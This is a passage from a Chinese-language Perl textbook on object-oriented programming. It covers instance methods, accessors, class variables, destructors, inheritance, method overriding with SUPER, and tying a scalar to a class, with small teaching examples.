现在，我们理解了类方法的有关知识。但是，不想创建把类作为一个整体的方法，想创建可以使用某个特殊对象来开始数据处理的方法。怎么办呢？答案是：创建实例方法，而非类方法。

调用类方法时，类的名称作为参数列表中的第一个参数传递到该方法。

另一方面，调用对象（即类的实例）的方法——称为实例方法——时，对该对象的引用作为第一个参数传递到方法。使用这个引用，可以获得对象的内部数据和方法。

在实例方法中，根本不必使用对象引用。在下面这个实例中，`addem` 实例方法完全丢掉引用，添加传递给它的下面两个数值，并返回这两个数值的和：

```

sub addem
{
    ($object, $operand1, $operand2) = @_;
    return $operand1 + $operand2;
}

```

注意，如果使用 `-w` 开关，将得到一个警告，告诉我们被丢掉的变量 `$object` 仅用了一次，可以这样解决这个问题：

```

sub addem
{
    shift;
    ($operand1, $operand2) = @_;
    return $operand1 + $operand2;
}

```

使用 `my` 来声明变量也能解决这个问题：



```
sub addem
{
    my ($object, $operand1, $operand2) = @_;
    return $operand1 + $operand2;
}
```

在代码中使用该实例方法，如下：

```
$math_object = Class1->new();
print "2 + 2 = ", $math_object->addem(2, 2);

package Class1;

sub new
{
    my $class = shift;
    my $self = {};
    bless($self);
    return $self;
}

sub addem
{
    my ($object, $operand1, $operand2) = @_;
    return $operand1 + $operand2;
}

2 + 2 = 4
```

然而，如果想使用对象内部的数据，应该使用对象引用来得到该数据。

在下面的例子中，创建 `data` 实例方法，可以使用这个方法在对象中得到或者设置数据项。传递给该方法的第一个参数是对对象本身的引用，使用该引用在对象的匿名哈希表中存储数据（如果传递了数据给方法，让其存储），然后返回存储数据的值，如下：

```
package Class1;

sub new
{
    my $type = {};
    bless($type);
    return $type;
}

sub data
{
    my $self = shift;
    if (@_) {$self->{DATA} = shift;}
    return $self->{DATA};
}

return 1;
```

注意，可以用两种方式使用该实例方法：如果传递数据到该方法，让其存储，该方法将存储数据并返回新数值；另一方面，如果不传递任何东西到数据，该方法将返回存储于对象中的数据项的当前值。

这样使用这个新方法：

```
use Class1;

my $object1 = Class1->new();
$object1->data("Hello!");

print "Here's the text in the object: ", $object1->data;

Here's the text in the object: Hello!
```

### 18.2.6 调用方法

现在，要创建新方法。可以用 `->` 运算符之外的方式调用方法吗？下面介绍另一种方式。

在 Perl 中，可以以两种方式调用方法。第一种是像下面这样在类和实例方法上使用 `->` 运算符：

```
$math_object = Class1->new();
print "2 + 2 = ", $math_object->addem(2, 2);

package Class1;

sub new
{
    my $class = shift;
    my $self = {};
    bless($self);
    return $self;
}

sub addem
{
    my ($object, $operand1, $operand2) = @_;
    return $operand1 + $operand2;
}

2 + 2 = 4
```

还可以在类内的代码中使用 `->` 中缀反引用符。如下面的例子，在构造函数内初始化一个数据项为 0：

```
package Class1;

sub new
{
    my $self = {};
    bless($self);
    $self->data(0);
}
```

```
        return $self;
    }

    sub data
    {
        my $self = shift;
        if (@_) {$self->{DATA} = shift;}
        return $self->{DATA};
    }

    return 1;
```

现在，看一下调用方法的第二种方式。如果代码在类里，还可以使用下面的语法做前面的方法调用。其中，把对当前对象的引用作为第一个参数传递给方法：

```
package Class1;

sub new
{
    my $self = {};
    bless($self);
    data ($self, 0);
    return $self;
}

sub data
{
    my $self = shift;
    if (@_) {$self->{DATA} = shift;}
    return $self->{DATA};
}

return 1;
```

可以得到对方法的代码引用吗？如果类真是 Perl 中的包，则可以。如下面这个例子：

```
$math_object = Class1->new();
$coderef = \&Class1::addem;

print "2 + 2 = ", &$coderef(0, 2, 2);

package Class1;

sub new
{
    shift;
    my $self = {};
    bless($self);
    return $self;
}

sub addem
```



```

{
    my ($object, $operand1, $operand2) = @_;
    return $operand1 + $operand2;
}

2 + 2 = 4

```

然而，使用这个例子有点儿欺骗性，因为它超出了 OOP 的范围（用 -w 编译它时，会产生警告）。参见第 19 章，来学习得到对方法引用的更好办法。

相关解决方案参见 19.2.9 节“创建方法引用”。

### 18.2.7 在对象内存储数据（实例变量）

现在，我们能够在类中创建各种方法了。但还有一个问题，如何在这些对象内存储数据呢？

存储于对象内的数据称为对象数据，或实例数据（因为对象是类的实例）。而且，用于存储该数据的变量称为对象或实例变量。类或对象的单个数据项称为数据成员。

在对象中存储实例数据的一种方法（事实上，最常用的方法）是：在对象中创建一个匿名哈希表，并通过键存储数据值（还可以使用其他结构，如数组或标量，甚至代码引用。但是，哈希表是首选，因为类被继承时，哈希表做得更好。参见本章后面的“继承实例数据”）。例如，使用键 **NAME** 存储人名，如下：

```

package Class1;

sub new
{
    my $self = {};
    $self->{NAME} = "Christine";
    bless($self);
    return $self;
}

return 1;

```

现在，创建该类的对象时，可以这样引用对象中的数据：

```

use Class1;

my $object1 = Class1->new();

print "The person's name is ", $object1->{NAME}, "\n";

The person's name is Christine

```

然而，正如在本章开始时提到的，Perl 通常把数据隐藏到访问方法之后，这意味着不能直接检索到数据，需要创建且使用 `getdata` 方法，来返回当前数据的数值。参见下一个主题，以得到更多详细信息。

### 18.2.8 创建数据访问方法

我们改变对象中的各种数据，把对象搞乱了。其实，可以使用数据访问方法来限制对数据的访问。

可以使用数据访问方法来限制对对象的实例数据的访问。通常创建一对方法——`get` 方法和 `set` 方法——来提供对数据的访问。

例如，假设有一个类，如前面例子中那样，该类存储人名作为其数据：

```
package Class1;

sub new
{
    my $self = {};
    $self->{NAME} = "Christine";
    bless($self);
    return $self;
}

return 1;
```

可以从类外的代码直接到达数据：

```
use Class1;

my $object1 = Class1->new();

print "The person's name is ", $object1->{NAME}, "\n";
```

```
The person's name is Christine
```

然而，使用 `get` 和 `set` 方法通常会更好——尤其对于敏感数据。下面的例子中，将调用方法 `get_name` 和 `set_name`。而且，还会添加这两个方法到包 `Class1`。

在 `get_name` 中，可以得到对当前对象的引用，且使用该引用来返回存储于对象的匿名哈希表中的名字，如下：

```
sub get_name
{
    $self = shift;
    return $self->{NAME};
}
```

在 `set_name` 中，允许调用代码设置存储于对象中的名字，如下：

```
sub set_name
{
    $self = shift;
    $self->{NAME} = shift;
}
```

注意，通常在 `set` 方法中实现安全性。例如，应该测试调用代码正试图存储到对象中的数据，如果发现该数据有问题，不是改变内部数据，而是返回指出错误的数值，如 `undef`。

在代码中这样利用新的 `get` 和 `set` 方法：

```
use Class1;

my $object = Class1->new();
$object->set_name('Nancy');

print "The person's name is ", $object->get_name(), "\n";

The person's name is Nancy
```

注意，不是必须使用 `get` 和 `set` 方法。但是，如果其他人要使用我们的代码，而且我们在想要存储的数据上放置了一些限制，就应使用数据访问方法。

还要注意，如果愿意，其他程序员编写的代码仍旧可以获得匿名哈希表中的 `NAME` 元素。如果实在想要数据私有，最好在创建对象时，不把数据作为实例数据存储到被 `bless` 的哈希表中。相反，可能考虑把数据作为类变量存储，如下面这个例子所示。在这个例子中，在标量 `$name` 中存储人名。

```
package Class1;

my $name = "Christine";

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

sub get_name
{
    return $name;
}

sub set_name
{
    shift;
    $name = shift;
}

return 1;
```

现在，可以通过数据访问方法不直接地访问数据，如下：

```
use Class1;

my $object = Class1->new();
$object->set_name('Nancy');
```



```
print "The person's name is ", $object->get_name(), "\n";  
  
The person's name is Nancy
```

然而，这里有一个问题。因为这是一个类变量，所以它没有限制到特殊的对象。相反，它为该类所有存在的对象所共享。这意味着，只有一个\$name 为类 Class1 的所有对象存在。可以从下面这个例子中理解刚才所讲的内容。注意，我们把名字 Nancy 放在\$object1 中，但是，打印\$object2 中的名字时，尽管默认名字是 Christine，打印出来的也是 Nancy：

```
use Class1;  
  
my $object1 = Class1->new();  
my $object2 = Class1->new();  
  
$object1->set_name('Nancy');  
  
print "The person's name is ", $object2->get_name(), "\n";  
  
The person's name is Nancy
```

可以看到，仅仅有任何给定类变量的一个拷贝为该类的所有对象存在。参见本章中后面的“创建对象共享的类变量”，来得到有关类变量的更多详细信息。

如果不想使用共享的类变量来确保数据私有化，该怎么办呢？一种比较好的办法是使用闭包使数据真正私有化。

相关解决方案参见 19.2.7 节“使用闭包创建私有数据成员”。

### 18.2.9 标记实例方法和变量为私有

我们想使方法和数据成员完全私有，尽管按照惯例可以实现这个目标，但并不容易。

尽管许多面向对象程序支持私有实例方法和数据成员（即从类或者对象外部来说，实例方法和数据成员是内部的，不可到达），Perl 没有明确地这样做（然而，注意，在第 19 章中，我们将整理出一种方法，使对象数据和方法私有）。

注意，可以用 my 来使用词汇声明，限制包变量的范围。包创建类变量。参见本章后面的主题“创建对象共享的类变量”，来得到更多详细信息。然而，在目前的主题中，讨论的是实例变量，不是类变量。类变量（以及这些变量中的数值）为类的所有对象共享，而实例变量（以及这些变量中的数值）是某个特殊的对象特有的。要学习如何创建实例变量，参见本章前面的主题“在对象中存储数据（实例变量）”。

通过在 Perl 中使用一种规范：在实例方法和变量前加下划线，可以声明实例方法和变量为私有。在 Perl 中，与 C++ 之类的语言不同，上面的操作并不意味着不能访问对象的私有变量和方法，意思是：如果实例方法和变量以下划线开始，我们就不应该访问它们，因为它们意欲私有化。

在下面的例子中，sum 公共方法使用类的私有方法\_add，添加两个数值：

```
package Class1;

sub new
{
    my $type = {};
    $type->{OPERAND1} = 2;
    $type->{OPERAND2} = 2;
    bless($type);
    return $type;
}

sub sum
{
    my $self = shift;
    my $temp = _add ($self->{OPERAND1}, $self->{OPERAND2});
    return $temp;
}

sub _add {return shift() + shift();}

return 1;
```

使用 `sum` 方法的结果如下：

```
use Class1;

my $object1 = Class1->new();

print "Here's the sum: ", $object1->sum;

Here's the sum: 4
```

不想使用该规范确保数据私有化，该怎么办呢？使对象数据真正私有的、强壮一点儿的方法是：使用闭包。

相关解决方案参见 19.2.7 节“使用闭包创建私有数据成员”和 19.2.8 节“使用匿名子程序创建私有方法”。

### 18.2.10 创建对象共享的类变量

我们要想跟踪从类创建的对象总数。该怎么办呢？一种好的方法是：创建类变量。

我们已经看到了如何在对象中创建实例数据，但是，还可以在类变量中存储数据。在类中声明字典范围的变量为全局变量时，类的所有对象将可用该变量。

在下一个例子中，通过存储对象的总数到 `$total` 类变量（即该变量将为类的所有对象保存相同的数值），来跟踪从一个特殊类创建的对象总数。每创建一个新变量，便增加 `$total` 中的数值，如下：

```
package Cdata;

my $total;
```



```
sub new {
    $self = {};
    $total++;
    return bless $self;
}

sub gettotal
{
    return $total;
}

return 1;
```

注意，已经添加了一个 `gettotal` 方法，来返回 `$total` 中的数值。使用 `gettotal` 方法，随着对象的创建，将显示该类的对象的新数目：

```
use Cdata;

$object1 = Cdata->new;
print "Current number of objects: ", $object1->gettotal, "\n";

$object2 = Cdata->new;
print "Current number of objects: ", $object2->gettotal, "\n";

$object3 = Cdata->new;
print "Current number of objects: ", $object3->gettotal, "\n";

Current number of objects: 1
Current number of objects: 2
Current number of objects: 3
```

可以看到，类数据可以整理类的所有对象，这使得类数据可用于跨越对象界限存储总数、初始化的数据等。

### 18.2.11 创建析构函数

现在，我们知道了可以使用构造函数来初始化对象，但是，处理对象后，如何执行清除工作呢？答案是：使用析构函数。

创建对象时，我们使用构造函数。对象被销毁时（例如，对象超出范围时，或者解释程序关闭时），可以使用析构函数来执行代码。可以使用析构函数进行清理，如释放分配的资源，或者通知依赖于当前对象的其他对象，当前对象正被销毁。与构造函数不同的是，析构函数在 Perl 中有一个非常特殊的名字：**DESTROY**。

---

**提示：**与其他隐式调用的函数（如 **BEGIN**）一样，**DESTROY** 全部大写。让 Perl 调用 **DESTROY**，不能自己调用它。

---

在下面这个例子中，实现只打印一则消息的析构函数：

```
package Class1;
```



```
sub new
{
    my $self = {};
    bless($self);
    return $self;
}

sub DESTROY
{
    print "Object is being destroyed!\n";
}

return 1;
```

这时，当销毁该类的 `object` 时，该消息出现，如下面例子中程序结束时那样：

```
use Class1;

my $object1 = Class1->new();

exit;

Object is being destroyed!
```

通过确保对象没有任何引用，可以销毁对象，如下面这个例子中那样。在这个例子中，设置对 `object` 的引用为 `undef`：

```
use Class1;

my $object1 = Class1->new();

$object1 = undef;

print "Exiting now...";

exit;

Object is being destroyed!
Exiting now...
```

还可以明确地调用 `DESTROY` 方法，但这样做通常是不好的做法。

### 18.2.12 实现类继承

我们不喜欢总是自定义所有的类，因为要重写如此多的代码。更好的方法是：创建一个基类，在该基类中包含尽可能多的、所有类的通用特性。然后，从基类派生所有个别类，添加定制这些类的、单独的功能。这就要使用继承。

面向对象编程的一个重要的方面是继承，因为通过继承，我们可以创建类的库，按照自己的意愿定制这些类，同时继承已建于其内部的所有能力。

本章开始讨论过，派生类可以继承基类。派生类有权使用基类的所有方法和数据（在 Perl 中，不象其他面向对象的语言，不能声明基类成员为私有的或保护的）。

在下面这个例子中，使用 `Class1` 类作为派生类 `Class2` 的基类。尤其要注意，`Class1` 有一个 `gettext` 方法，在 `Class2` 中使用了该方法：

```
package Class1;

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

sub gettext {return "Hello!\n";}

return 1;
```

现在，请看 `Class2`，它继承 `Class1`。类 `Class2` 通过用 `use Class1` 包含 `Class1`，并在名为 `@ISA` 的数组中列出 `Class1`，来继承 `Class1`（可以把这种关系想象为 `Class2` 与 `Class1` 有“是 1 个”的关系）。

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = Class1->new;
    bless($self);
    return $self;
}

return 1;
```

如果 Perl 在类中不能找到方法或者变量，它将检查 `@ISA` 数组内的类，按照这些类列出的顺序——这就是说，`@ISA` 数组是 Perl 实现类继承的方式。

现在，可以声明 `Class2` 的对象，并使用它从 `Class1` 继承来的方法 `gettext`：

```
use Class2;

my $object1 = Class2->new();

print "The object says: ", $object1->gettext;

The object says: Hello!
```

这样，`Class2` 就从 `Class1` 继承了 `gettext`。

这个例子中有一些重要的东西：`Class2` 的构造函数调用 `Class1` 的构造函数，来得到包含 `gettext` 方法的对象。而且，`Class2` 返回该对象，就像任何构造函数那样。然而，这是一个问题。因为 `Class1` 的构造函数创建 `Class1` 的对象，而不是 `Class2` 的。因此创建的对象 `$object1`

实际上是 Class1 的对象，不是 Class2 的。既然是正在实现继承，我们将重写 Class1 的构造函数，这样就可以从 Class2 调用它，并让它创建 Class2（不是 Class1）的对象。参见下一个主题，来介绍详细信息。

### 18.2.13 继承构造函数

现在，我们感到继承有一个问题：创建派生类的对象时，对象是基类类型的对象，不是派生类类型的。对于这个问题，需要学习继承构造函数。

在前面的主题中，那个例子在 Class2 中继承 Class1，但 Class1 的构造函数（从 Class2 调用）返回 Class1（不是 Class2）的对象。这的确是一个问题。为了让 Class1 的构造函数创建 Class2（或者任何把 Class1 用作基类的其他类）的对象，在 bless 函数时，使用两个参数，重新编写该构造函数。

---

**提示：**如果有对对象的引用，如何确定对象的类型呢？使用 ref 运算符。例如，如果创建对 Class1 的对象的引用，在该对象上使用 ref 运算符将返回“Class1”。参见第 9 章来得到详细信息。

---

传递给 bless 的第二个参数，指定想要 bless 引用到其中的类。在这个例子中，把 Class2 作为第二个参数传递给 bless，这意味着 bless 将返回 Class2 的对象。

如何知道传递哪个类到 bless 呢？回忆一下，构造函数用作类方法，而且传递到类方法的第一个参数是类名本身。这意味着，可以像得到任何其他被传递参数一样得到类名。

Class1 的可继承的新格式如下：

```
package Class1;

sub new
{
    my $class = shift;
    my $self = {};
    bless($self, $class);
    return $self;
}

return 1;
```

使用该构造函数意味着，从 Class2 的构造函数调用它时，它将返回 Class2（不是 Class1）的对象。Class2 看起来如下：

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = Class1->new;
```



```

        bless($self);
        return $self;
    }

    return 1;

```

现在，使用 **Class2** 类的构造函数创建对象时，该对象确实是 **Class2** 的，正如在下面的例子中看到的。在这个例子中，使用 **ref** 运算符检测对象的类：

```

use Class2;

my $object1 = Class2->new();

print "The object's class is: ", ref $object1, "\n";
print "The object says: ", $object1->gettext;

The object's class is: Class2
The object says: Hello!

```

相关解决方案参见 9.2.11 节“用 **ref** 运算符确定引用类型”。

#### 18.2.14 继承实例数据

为什么经常在对象中使用哈希表存储数据呢？原因是：它使得继承过程容易些。然而，如果愿意，也可以使用其他数据类型。

除了方法之外，从基类派生类时，还继承了基类的数据。**Perl** 推荐，在基类中的哈希表内存储继承的数据，如下：

```

package Class1;

sub new
{
    my $class = shift;
    my $self = {};
    $self->{NAME} = "Christine";
    bless $self, $class;
    return $self;
}

return 1;

```

**Perl** 建议使用哈希表是因为，如果使用数组存储数据，派生类可能会在使用数组内的哪些下标上发生矛盾，使用截然不同的键来分开数据可能更容易些。

---

**提示：**为什么使用数据项（如哈希表）作为 **Perl** 中对象的基础呢？原因是，**Perl** 实际上只为存储对象本身而存储对象的数据，这是使得对象唯一的关键所在。由于这个原因，**Perl** 让我们 **bless** 对象的实例数据，并且作为对对象自身的引用对待由此创建的引用。

---

例如，在上面继承 **Class1** 时，通过简单地用不同的键存储数据到新类 **Class2** 中这种方法，

可以添加自己的数据:

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = Class1->new();
    $self->{DATA} = 200;
    return $self;
}

return 1;
```

现在, 可以用如下方法引用当前实例中的数据, 以及实例已经继承的数据:

```
use Class2;

my $object1 = Class2->new();

print $object1->{NAME}, " has $", $object1->{DATA}, "\n";

Christine has $200
```

如果愿意, 可以使用其他数据类型作为对象的基础, 如数组:

```
package Class1;

sub new
{
    my $class = shift;
    my $self = [];
    $self->[0] = 100;
    bless $self, $class;
    return $self;
}

return 1;
```

继承该类时, 可以用如下方法添加其他数据到数组:

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = Class1->new();
    $self->[1] = 200;
    return $self;
}
```

```

}

return 1;

```

现在，可以通过数字索引引用派生类的对象中的数据：

```

use Class2;

my $object1 = Class2->new();

print '$object1->[0] = ', $object1->[0], "\n";
print '$object1->[1] = ', $object1->[1], "\n";

$object1->[0] = 100
$object1->[1] = 200

```

甚至可以使用标量来存储数据，但是，这种方法有一个明显的缺点：基于标量，只能在对象中存储一个实例数据。

### 18.2.15 多重继承

假设要设计新的、水陆两用的车辆类。如果能够从汽车类和船类两者继承，是最好的。选择哪个好呢？答案是：两者都选。因为 Perl 支持多重继承。

在 Perl 中，派生类可以继承一个以上的基类。只需在 @ISA 数组中列出想要继承的类。

作为一个例子，两个类 Class0 和 Class1 都要使用，创建派生类。Class0 有一个名为 printhi 的方法：

```

package Class0;

sub printhi {print "Hi\n";}

return 1;

```

另一方面，Class1 有名为 printhello 的方法：

```

package Class1;

sub printhello {print "Hello\n";}

return 1;

```

现在，在新类 Class2 中继承 Class0 和 Class1：

```

package Class2;

use Class0;
use Class1;

@ISA = qw(Class0 Class1);

sub new
{
    my $self = {};

```



```
        bless($self);  
        return $self;  
    }  
  
    return 1;
```

创建派生类 **Class2** 的对象时，可以既使用 **Class0** 的 `printhei`，又使用 **Class1** 的 `printhello`，显示多重继承在起作用。

```
use Class2;  
  
my $object1 = Class2->new();  
  
$object1->printhei;  
$object1->printhello;  
  
Hi  
Hello
```

## 第 19 章 面向对象编程

### 19.1 深入分析

在本章中，我将介绍有关 Perl 面向对象编程（OOP）的高级主题。其中某些内容扩展了上一章的主题，而有些内容是新增的。

#### 19.1.1 数据类型与类连接

Perl OOP 的最大特点之一就是可以把基本数据类型（标量、数组、哈希表，甚至可以为文件句柄）与类连接起来。在本章中，作为一个例子，我将创建一个名为 **Doubler** 的类，并把它与标量相连接。这个类会自动将已连接标量的值加倍。此操作与下列操作相似：假定把 `$data` 标量连接到 **Doubler**：

```
use Doubler;

tie $data, 'Doubler', $$;
```

现在，可以给 `$data` 赋值，假定给它赋值 5，当查看这个值时，它将自动加倍，即变为 10：

```
use Doubler;

tie $data, 'Doubler', $$;

$data = 5;

print "\$data evaluates to $data";

$data evaluates to 10
```

如何实现诸如 **Doubler** 的类呢？在这样的类中，可以实现特定方法；例如，要连接一个标量，必须实现 **TIESCALAR**、**FETCH**、**DESTROY** 和 **STORE** 方法。使用 **TIESCALAR**，可以把标量与这个类连接起来；使用 **FETCH**，可返回该标量的值；使用 **DESTROY**，可以销毁已连接对象的分配，而 **STORE** 用于把新值存储在该标量中。

可以使用其他方法连接数组和哈希表；对于所有详细信息，请参阅“快速解决方案”。你将会看到，把数据类型与类连接起来会成为一种功能强大的技术。例如，可以把已经存储的摄氏温度值自动转换为华氏温度；也可以检查数组中存储的值，以便在它们超过某个极限时把它们设置为允许的最大值。

---

**提示：**事实上，我们已经介绍过将数据库与哈希表的连接。请参阅第 16 章中的“写数据库文件”和“读数据库文件”。

---

### 19.1.2 面向对象编程的私有性

很多程序员都喜欢使用 Perl 寻址的另一个问题是 OOP 的私有性。在很多语言中，都可以使类的方法和数据成员 `private`，这就意味着在类外不能访问它们。事实上，很多程序员把这种私有性看作面向对象编程的首要部分，这是由于 OOP 真正把数据和例程隐藏起来，程序的其余部分看不到它们，这样就简化了代码。

在 Perl 中，可以把数据和方法放入类中，这并不能保证它们的私有性，而且程序其余部分的代码也能够访问这些数据和方法，很多程序员都认为这是一个问题。

为了保持私有性，最好是使用前一章中介绍的约定（请参阅第 18 章中的“把实例方法和变量标记为私有的”节），采用下划线作为数据成员和方法的开头，如在下列代码中，就使用了内部方法 `_add`：

```
package Class1;

sub new
{
    my $type = {};
    $type->{OPERAND1} = 2;
    $type->{OPERAND2} = 2;
    bless($type);
    return $type;
}

sub sum
{
    my $self = shift;
    my $temp = _add ($self->{OPERAND1}, $self->{OPERAND2});
    return $temp;
}

sub _add {return shift() + shift();}

return 1;
```

处于程序员友好的环境中时，采用这种约定就很好，而且 Perl 假定你总是处于这种环境。Perl 的态度是，通过探究私有数据和方法而超出恰当界限的程序员，将能够得到他们想要的内容。就现状来说，这种原则是很好的，但有时，访问一个类的私有方法和数据可能具有真正的安全隐患，也可能会使共享文件处于不稳定状态，如果正在处理重要的数据库文件，这可能就是一个重大问题。

如 Perl 本身一样，我真不提倡编程进行大量的保密，但有时要想保持类的私有部分真正私有，这就是可取的。你会发现，本章中的很多技巧都有助于实现这种功能。这里，将介绍



如何采用闭包创建私有数据成员、如何使用匿名子程序创建私有方法。本章中的技巧似乎只适用于我；它们不会使你的类引入很多机密内容更容易，但如果一定要使用它们，就不要介意额外的工作，它们是很有用的。

### 19.1.3 重载运算符

在本章中，将介绍重载一元运算符和二元运算符的过程，让这些运算符处理你创建的对象（一元运算符需要一个操作数，例如`++`，二元运算符需要两个操作数，例如`+`）。

不要把 OOP 重载（`overload`）与覆盖（`override`）相混淆。当从基类中覆盖一个方法时，会替换它。当重载运算符时，就允许运算符处理不同类型的对象。

例如，如果有一个 `Datum` 类，则可以重载它，以便处理`+`和`-`运算符，这样，就可以在 `Datum` 类的对象上使用这些运算符，如下所示：

```
$object1 = Datum->new(1);
$object2 = Datum->new(2);
$object3 = $object1 + $object2;
$object4 = $object1 + 3;
$object5 = $object1 - $object2;
$object6 = 7 - $object2;
```

在其他 OOP 语言中，可以像重载运算符一样重载方法。重载方法通常意味着可以采用不同数目的参数及不同类型的参数调用它，而且编译器将会以参数表中的元素数目和类型来了解想要使用哪个版本的重载方法。然而，Perl 对参数表的处理非常灵活，这样，不必总是使用方法重载（Perl 不支持它）。例如，`addem` 函数能够处理可变数目的参数，把它们都加起来并返回和：

```
print "1 + 2 + 3 = ", addem(1, 2, 3), "\n";
print "1 + 2 + 3 + 4 = ", addem(1, 2, 3, 4), "\n";

sub addem
{
    my $sum = 0;
    foreach $value (@_) {
        $sum += $value;
    }
    return $sum;
}

1 + 2 + 3 = 6
1 + 2 + 3 + 4 = 10
```

在某些其他语言中，一定要重载 `addem`，以便获取相同的功能。

另外，Perl 与其他语言不一样，其输入功能不强，所以通常不必重载方法，以让它处理单精度数字和双精度数字。在 Perl 中，可以采用同一个（非输入的）参数表、使用同一种方法处理二者。

如果真的需要确定正在处理的数据类型，则通常可以使用诸如 `wantarray` 这样的函数获取想要得到的信息，以便检查代码是正在标量中运行，还是在表上下文中运行；使用 `length`，可以返回存储左值的字节数目，这样就可以采用它存储的内容给出精度的概念（请参阅第 7 章中的“使用 `wantarray` 检查必要的返回环境”节，而且第 11 章中的“`length`：获取字符串长度”也讨论了在数字式数据类型上使用 `length` 的内容。通过检查分配给它的字节数，可以猜测 Perl 正在用于标量的 C 数据类型）。通过使用 `isa` 方法，也可以找到对象的类；请参阅本章后面的“使用 Perl UNIVERSAL 类”节。同样，如果把该对象的引用传递给 `ref` 函数，则可以获取对象的类；请参阅本章中的“重载二元运算符”一节，例如，我使用 `ref` 函数重载名为 `add` 和 `subtract` 的方法，来处理对象和标量。如果已经确定了能够检查数据的内部 Perl 格式；例如，请参阅第 2 章中的“是字符串还是数字”一节。

在 Perl 中，结果是可以使用 `overload` 模块重载运算符，但它并不包含任何正式的 OOP 机制重载方法。然而，由于调用方法时的灵活性，通常不必重载它们。

#### 19.1.4 附加的OOP主题

在本章中，我们将讨论很多其他的 OOP 主题，例如，如何覆盖基类的方法、由 Perl 中所有类继承的 Perl UNIVERSAL 类中包含哪些信息、如何创建包含其他对象的对象，以及如何创建指派的对象，以便在使用直接继承不合适时使用它们。例如，假设有自己的数据库类，它们是从 Perl NDBM\_File 类中派生出来的。当实例化 NDBM\_File 类时，会创建很多子对象，所以没有很容易的方式继承它，但采用委托，还可以创建这样的类，这看起来就如同已经继承了 NDBM\_File 类一样。

在快速解决方案中，将讲述更多的细节，所以让我们马上出发吧。

## 19.2 快速解决方案

### 19.2.1 覆盖基类方法

如果正在使用别人编写的类，其中的一半方法不能完成我们想要它们做的工作，可以覆盖这些方法并用自己想要的方法替换它们。

有时，你可能想重新定义从基类继承的方法，这称为覆盖方法。可以把覆盖看作重新定义。例如，名为 `car` 的类可能是从 `vehicle` 类中派生出来的，而且 `car` 可能会覆盖一个名为 `gettype` 的 `vehicle` 方法，并返回 `sedan`，而不是返回诸如 `vehicle` 的默认值。

通过简单地重新定义一个方法，就可以覆盖它。如果想引用原始被覆盖的方法，则可以使用 `SUPER` 类（在面向对象的编程中，超类与基类相同）。

让我们讨论一个例子。这里，我将把 `Class1` 类（它包含 `printem` 方法）当作基类使用。这个方法会打印“Hello”：

```
package Class1;

sub printem
{
    print "Hello";
}

return 1;
```

接下来，将在新类 Class2 中覆盖 printem，这个类继承了 Class1。Class2 中新的 printem 将打印"Hi"，而不是"Hello"：

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

sub printem
{
    print "Hi";
}

return 1;
```

现在，可以如下使用 Class2。注意，当调用 printem 时，将会调用已覆盖的版本，所以代码将打印"Hi"（也就是说，使用了 Class2 的 printem 版本），而不是"Hello"（这是 Class1 的 printem 版本所显示的内容）：

```
use Class2;

my $object1 = Class2->new();

$object1->printem;

Hi
```

### 19.2.2 访问已覆盖的基类方法

在覆盖了派生类中基类的方法之后，也希望调用已覆盖的方法，以便基类能够完成正确的初始化。应当怎么做呢？此时可以使用 SUPER 类。

考虑下面的示例，与上节一样，也使用了 Class1 类（它包含了用于打印"Hello"的 printem 方法）：



```
package Class1;

sub printem
{
    print "Hello";
}

return 1;
```

现在，我将编写一个派生类 `Class2`，它将继承 `Class1` 并覆盖 `printem`。然而，采用 Perl `SUPER` 类，`Class2` 的 `printem` 将会调用 `Class1` 的 `printem` 版本，如下所示：

```
package Class2;

use Class1;

@ISA = qw(Class1);

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

sub printem
{
    $self = shift;
    $self->SUPER::printem;
    print " there!";
}

return 1;
```

当调用新的 `printem` 方法时，会得到下列结果（"Hello"来自于 `Class1` 的 `printem` 方法）：

```
use Class2;

my $object1 = Class2->new();

$object1->printem;

Hello there!
```

可以看到，采用 `SUPER` 类引用基类，`printem` 的覆盖版本就能够调用被覆盖版本的 `printem`。

### 19.2.3 标量与类相连接

如果公司正在打开一些新的欧洲市场，将把软件销往那里。但有一个问题。在那里，将会输入摄氏温度而不是华氏温度。此时可以代码中的 `$temperature` 变量与一个类相连接，它会自动进行转换。

Perl 允许你把变量与一个类相连接，这样，通过自动调用已连接类中的方法，将会设置这些变量中存储的值。通过把一个变量连接到某类，就可以自定义该标量中存储的值。

作为一个例子，我将创建一个名为 **Doubler** 的类，并采用这种方式把它与一个标量相连接，这样，当你读取标量中的值时，得到的值将是实际存储值的二倍。

要把一个标量与某个类连接起来，该类就应该能够实现这些方法（**THIS** 参数是对当前已连接对象的引用）：

<code>TIESCALAR CLASS, LIST</code>	把由 <code>LIST</code> 给定的值连接到类
<code>FETCH THIS</code>	获取标量的值
<code>STORE THIS, VALUE</code>	将值存储在标量中
<code>DESTROY THIS</code>	销毁标量

现在，将介绍如何实现 **Doubler** 类。**TIESCALAR** 方法如下所示（注意，这里我的工作是以数据方式把传递的标量存储在 **Doubler** 类中）：

```
package Doubler;

sub TIESCALAR
{
    my $class = shift;
    $data = shift;
    return bless \$data, $class;
}
```

当调用 **FETCH** 方法时，**Doubler** 类应该返回该标量的值。**FETCH** 方法如下。这里，我返回了存储值的二倍（这就是 **Doubler** 类的功能）：

```
sub FETCH
{
    my $self = shift;
    return 2 * $data;
}
```

调用 **STORE** 方法时，它会传递一个新值，以进行存储。**STORE** 方法用于把传递的标量存储在对象中，并返回该值的二倍，如下所示：

```
sub STORE
{
    my $self = shift;
    $data = shift;
    return 2 * $data;
}
```

当销毁该标量时，将调用这里给出的 **DESTROY** 方法；在这个示例中，没有在类销毁程序中放置任何信息：

```
sub DESTROY { }

return 1;
```

现在，使用 `Perl tie` 函数，就可以把标量连接到 `Doubler` 类，给该函数传递要连接的标量、此标量连接到的类以及当前进程 ID（如果正在运行 Windows 而且想知道自己的进程 ID 是什么，只需使用下列代码 \$\$ 中的值，它会得出正确结果）。

在把一个标量连接到 `Doubler` 之后，在该标量中存储了值 5（然而，应该注意，当我读取这个标量的值时，会得到值 10）：

```
use Doubler;

tie $data, 'Doubler', $$;

$data = 5;

print "\$data evaluates to $data";

